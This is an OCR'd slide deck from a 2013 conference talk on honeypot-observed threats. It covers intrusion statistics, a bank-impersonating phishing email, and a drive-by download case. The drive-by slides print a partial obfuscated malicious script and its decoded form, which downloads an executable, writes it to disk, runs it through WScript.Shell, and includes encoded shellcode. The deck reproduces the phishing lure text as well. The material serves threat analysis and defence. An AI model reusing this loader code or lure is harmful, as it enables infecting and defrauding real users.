Current threat distribution

SC Magazine Total Security Conference 2013

Matt Garrad
Director of Technical Services
West Coast Labs

Introduction – Threats, what threats?

"Threats" is a fairly nebulous term – the scope seems to be always evolving.

It generally includes both external and internal attempts to damage reputation, brand, individuals or companies.

Unsurprisingly, statistics are hard to get hold of from corporations who don't wish to have their brand reputation damaged.

Technical aspects include:

Intrusion attempts, Exploits (services, browsers), Malware, Spam

It is important to differentiate between automated threats, just looking to recruit latest member of a botnet, and targeted threats where malware is sent to specific individuals in an attempt to compromise a host or corporation (for example MiniDuke) [1] leading to possibly sensitive information leakage.

This presentation does not include deliberate attempts – "insider attacks".

[1]http://www.kaspersky.com/about/news/virus/2013/Kaspersky_Lab_Identifies_MiniDuke_a_New_Malicious_Program_Designed_for_Spying_on_Multiple_Government_Entities_and_Institutions_Across_the_World

Areas for consideration

Network based exploit and intrusion attempts

Mail based malware messages

Drive by downloads (Browser exploits)

Use of outputs from the data

Example case study

Take home advice

Network based exploit and intrusion attempts

Collecting specimens

The purpose of a honeypot


The purpose of a honeypot is generally to act as “decoy servers or systems setup to gather information regarding an attacker or intruder into your system” [1].

Global honeypot requires a global reach.

Feeds into various test harnesses and frameworks

(1) http://www.sans.org/security-resources/idfaq/honeypot3.php

Traffic patterns over time




A day in the life of… a honeypot network

High Level information for June 11th 2013 – Network based intrusion attempts

Statistic	Value
Total attempts	128861
Unique payloads	417
Viable payloads (unique)	408
“New” payloads observed	23 (22 viable)
Number of payloads received first observed within 2013	50
Earliest receipt date of some payloads	July 2008
Number of countries containing infected hosts attacking	87

A day in the life of… a honeypot network

High Level information for June 11th 2013 – Network based intrusion attempts



westcoast labs

Mail-based malware messages

A day in the life of… a honeypot mail network

High Level information for June 11th 2013 – SMTP specific

Statistic	Value
Total messages incoming to system	62022
Messages containing malware	1025
Total unique pieces of malware	25
Total new malware (unique)	23
Total recipients targeted with malware (including cc:s)	247
Number of “one target gets one message” mails	275 to 65 individual recipients
Total new malware to individual recipient	2

Traditionally see specific job roles targeted: CEO, CFO, etc.

westcoast labs

A day in the life of… a honeypot mail network

Example of a targeted email received attempting to exploit naivety

^ You have received a Secure PDF message from the RBS Bankline Secure Messaging Server.

Open the PDF file attached to this notification. When prompted, enter your Secure PDF password to view the message contents.

To reply to this message in a secure manner, it is important that you use the Reply link inside the Secure PDF file. This will ensure that any confidential information is sent back securely to the sender.

Help is available 24 hours a day by email at secure.emailhelp@rbs.com

Please note: Adobe Reader version 7 or above is required to view all SecurePDF messages.

----------060105009080708050204 03
Content-Type: application/zip; name="secure.pdf"
Content-Transfer-Encoding: base64
Content-ID: <821b5d759880$6a2642a7$59432c0a$QIYGASE>
Content-Disposition: inline; filename="secure.pdf"

A day in the life of… a honeypot mail network

Example of a targeted email received attempting to exploit naivety

Inspires confidence with the repetition of plausible “security” sounding language (my highlighting)

*You have received a **Secure PDF message** from the RBS Bankline **Secure Messaging** Server.*

*To reply to this message **in a secure manner**, it is **important** that you use the Reply link inside the **Secure PDF** file. This will **ensure** that any **confidential information** is **sent back securely** to the sender.*

Link to a valid sounding address

*Help is available 24 hours a day by email at **secure.emailhelp@rbs.com***

Aid the sender by requiring a certain level of program to exploit.
*Please note: **Adobe Reader version 7** or above is required to view all SecurePDF messages.*

A day in the life of… a honeypot mail network

Example of a targeted email received attempting to exploit naivety

Minor issue however:

Return-Path: cankeringd5@purifiercn.ru
Received: from (192.168.1.170) by purifiercn.ru (68.70.71.74) with Microsoft SMTP Server id 8.0.685.24; Tue, 11 Jun 2013 09:05:38 -0600

68.70.71.74 is geolocated to an ISP in Kansas , US[1] and registered to a private individual [2] – not the usual M.O. for a major bank!

WHOIS information for purifiercn.ru:***
[Querying whois.ripn.net]
domain: PURIFIERCN.RU
state: REGISTERED, DELEGATED, UNVERIFIED
person: Private Person
registrar: RU-CENTER-REG-RIPN
Last updated on 2013.06.19 15:41:33 MSK

[1] http://www.ip2location.com/demo
[2] http://whois.net/whois/purifiercn.ru

Drive-by downloads (Browser exploits)

A day in the life of… a honeyclient browser network

High Level information for June 11th 2013 – Malicious URLs / Driveby downloads

Statistic	Value
Total number of pages examined and validated	47
Unique domains	30
Unique IP addresses	27

Rather low yield on this particular day, but this varies.

Number of factors in play, including speed of verification.

Code typically attempts to download DLL files or executable files such as .exe.

westcoast labs

A day in the life of… a honeyclient browser network

Example Drive-by download – innocuous code

<A class=mpFoot href="../index.html">Home</A>
<A class=mpFoot href="index.html">Wedding Shower Invitations</A>
<A class=mpFoot href="../index.html">Cards</A>
<A class=mpFoot href="party-invitations.html">Party Invitations</A>
<A class=B href="birthday-party-invitations.html">   - Birthday Party
</A>
<A class=B href="bachelorette-party-invitations.html">   - Bachelorette Party
</A>
<A class=B href="graduation-party-invitations.html">   - Graduation Party
</A>
<A class=B href="tea-party-invitations.html">   - Tea Party
</A>
<A class=current href="first-communion-invitations.html">   - First Communion
</A>
The History of the Briday Shower
There's a lot more to the history of the briday shower than wedding shower invitations. Here's how it all began...<p>
According to popular belief, the tradition of the bridal shower originated in Holland. Legend tells us that a young Dutch girl fell in love with a poor miller, who had spent his life helping those needier than himself. As a result, he had little to offer his prospective bride when they were ready to be married. When the young lady told her father that she intended to marry the miller, he was furious and forbade the marriage. In an effort to dissuade her, the girl's father refused to give her the customary bridal dowry. Her father hoped this would prompt her to change her mind and wait for a suitor with more money and higher status. wedding shower invitations.<p>
This young Dutch girl loved the poor miller for his sweet nature and his great beauty, and did not care that he was only a miller, while she was the daughter of a wealthy and powerful man.

A day in the life of… a honeyclient browser network

Example Drive-by download – obfuscated code upon the end of the page

```
<script>
var
Vg='a06d04937ccdc754e9ebc1c93e37da1309ac8e3c68746d6c3e0a3c626f64793e3c6469762069643d224469764944223e783c2f6469763e0a3c7363726970743e0a0a66756e6374696f6e20696e7365727455524c322875726c297b0a0909766172207265732032022223b0a0909726573203d20646f63756d656e742e6c6f6361
....

975726c203d20646f63756d656e742e6c6f636174696f6e2e687265662e737562737472228302c646f63756d656e742e6c6f636174696f6e2e687265662e6c617374496e6465784f6628272f272929202b20222f22202b2075726c3b0a0909666f7228693d303b693c757f740886f8d01db583d84';
var HJN = '';
var q = Vg.slice ( 38, 14236 );
for ( K = 38 ; K < 14236 ; K += 2 )
{
                HJN += '%' + Vg.slice ( K, K + 2 );
}
document.write(unescape(HJN));
</script>
```

A day in the life of… a honeyclient browser network

Example Drive-by download - decoded

<html> <body> x <script> function insertURL2(url){ var res = ""; res = document.location.href.substr(0,document.location.href.lastIndexOf('/')) + "/" + url; return res; } function insertURL(shellcode, ioffset, url){ var

...

try { xml.open("GET", url, false); xml.send(null); } catch(e) { return 0; } return xml.responseBody; } function **AD2BDStreamSave(o, name, data)** { try { o.Type = 1; o.Mode = 3; o.Open(); o.Write(data); o.SaveToFile(name, 2); o.Close(); } catch(e) { return 0; } return 1; } function **ShellExecute(exec, name, type**) { if (type == 0) { try { exec.Run(name, 0); return 1; } catch(e) { } } else { try { **exe.ShellExecute(name)**; return 1; } catch(e) { } } return(0); }

...

{v[0] = CreateObject(a, "msxml2.XMLHTTP");if (! v[0]) v[0] = CreateObject(a, "**Microso"+"ft.XM"+"LHT"+"TP**");if (! v[0]) v[0] = CreateObject(a, "MSX"+"ML2.Se"+"rverXM"+"LHT"+"TP"); }if (! v[1]) {v[1] = CreateObject(a, "**ADOD"+"B.Str"+"eam**"); }if (! v[2]) {v[2] = CreateObject(a, "WSc"+"ript.Sh"+"ell");if (! v[2]) {v[2] = CreateObject(a, "Shel"+"l.Ap"+"pl"+"icati"+"on");if (v[2]) n=1;} } } i++; } if (v[0] && v[1] && v[2]) { var data = XMLHttpDownload(v[0], urlRealExe); if (data != 0) { var name = "c:\\sys"+GetRandString(4)+".exe"; if (AD2BDStreamSave(v[1], name, data) == 1) {if (ShellExecute(v[2], name, n) == 1) {ret=1;} } } } return ret; } var c="%u00e8%u0000%u5d00%ued81%u1116%u0040%uc029%u0364%u3040%u408b%u8b0c%u1c70%u8bad%u0870%uac56%u8b3c%ufb75%u3e80%u757d%u83f6%u03c6%u3dad%uffff%u0000%ueb75%uee83%u5b11%u0ce8%u0000%u4700%u6f6c%u6162%u416c%u6c6c%u636f%u5300%ud6ff

...

%u0000%u7257%u7469%u4665%u6c69%u0065%uff53%u5ad6%u8b56%uff8d%u4012%u8d00%ufbb5%u4012%u6a00%u5600%u5751%uff52%u5ed0%u0ce8%u0000%u4300%u6f6c%u6573%u6148%u646e%u656c%u5300%ud6ff%ud0ff%u08e8%u0000%u5700%u6e69%u7845%u6365%u5300%ud6ff%ubd8d%u1303%u0“

Leads to the download and execution of a file on the host

A day in the life of… a honeyclient browser network

Location of driveby download sites gathered on 11th June 2013

westcoast labs

Use of the outputs from the data

Geolocation of threats

Why is geolocation interesting?

Allows for a generalised measure of the number of infected hosts in a country / region / city – for example, is the UK more infected per head of population than the Ukraine? Feeds into prevalence data which allows security companies to prioritise protection for the entire ecosystem.

Caveat – sampling exercise!

Does it have any practical uses?


Some technology has already been launched which allows for the blocking of traffic from specific countries based upon geolocated IP addresses. If you want a blanket ban on IP addresses from the US, you can (almost) have it.

Is there a next logical step to enhance this data?

Analysis over time of specific attempt patterns based upon country and region.

westcoast labs


Geolocation of threats over time



Geolocation of threats over time

From a previous investigation

Figures from Italy based over a month's worth of attacks, showing a distinct daily pattern.



Not the same pattern for each country, but interesting nonetheless.

Uses in testing and reporting

West Coast Labs uses this data to test against solutions from a number of well known names , including those below. This testing is supplemented with the provision of metric-based data to the vendors themselves and other interested parties. Testing and feedback is conducted on an ongoing 24 x 7 basis.

SOPHOS

TOTAL DEFENSE™
Beyond Protection

Microsoft®

McAfee®

KASPERSKY lab

Please see me afterwards for more information.

westcoast labs

Example case study

Example case study

IP address in U.S.A attacked honeypot in Hong Kong.

- 4 attacks
- Same corrupted file

Tracebacks through other monitors of this type of activity show that this host is a persistent offender.

- Uses SMB as a transport
- No details on threats, so may be sending corrupted files only?

Appears to be an old website for a US – based IT contractor offering consultancy to federal and state governments – web server is not their “production” server and appears to have been forgotten.

Consider the reputation damage!

Take home advice

Take home advice

Companies should consider what happens to legacy systems, and "non-production" systems and switch them off. Should consider each host's security posture and exposure carefully to ensure that it is appropriate.

Worth identifying who or what in the organisation:

- is likely to be specifically targeted and how

(CEO, CFO, CIO, CSO, secretaries to these roles, IT teams?).

- is actually being targeted.

Consider setting up honeypots and reporting systems both inside the critical infrastructure and at various locations around the company.

IT infrastructure is not the only solution, must also have user education to allow everyone to evaluate the legitimacy of requests.

westcoast labs

Take home advice

Ensure that appropriate people in your organisation are up to date with what is happening in the security industry.

Have a full grounding in, and understanding of, a range of different defensive technologies, and why they are needed!

Monitor, monitor, monitor.

Have a damage limitation strategy in place, approved at board level to deal with your digital business:

What happens if something goes offline? Who deals with the problem?

Who does it impact (internal only vs. external)?

What is the communication strategy?

Ask these questions on a regular basis and conduct regular reviews.

westcoast labs

Thank you.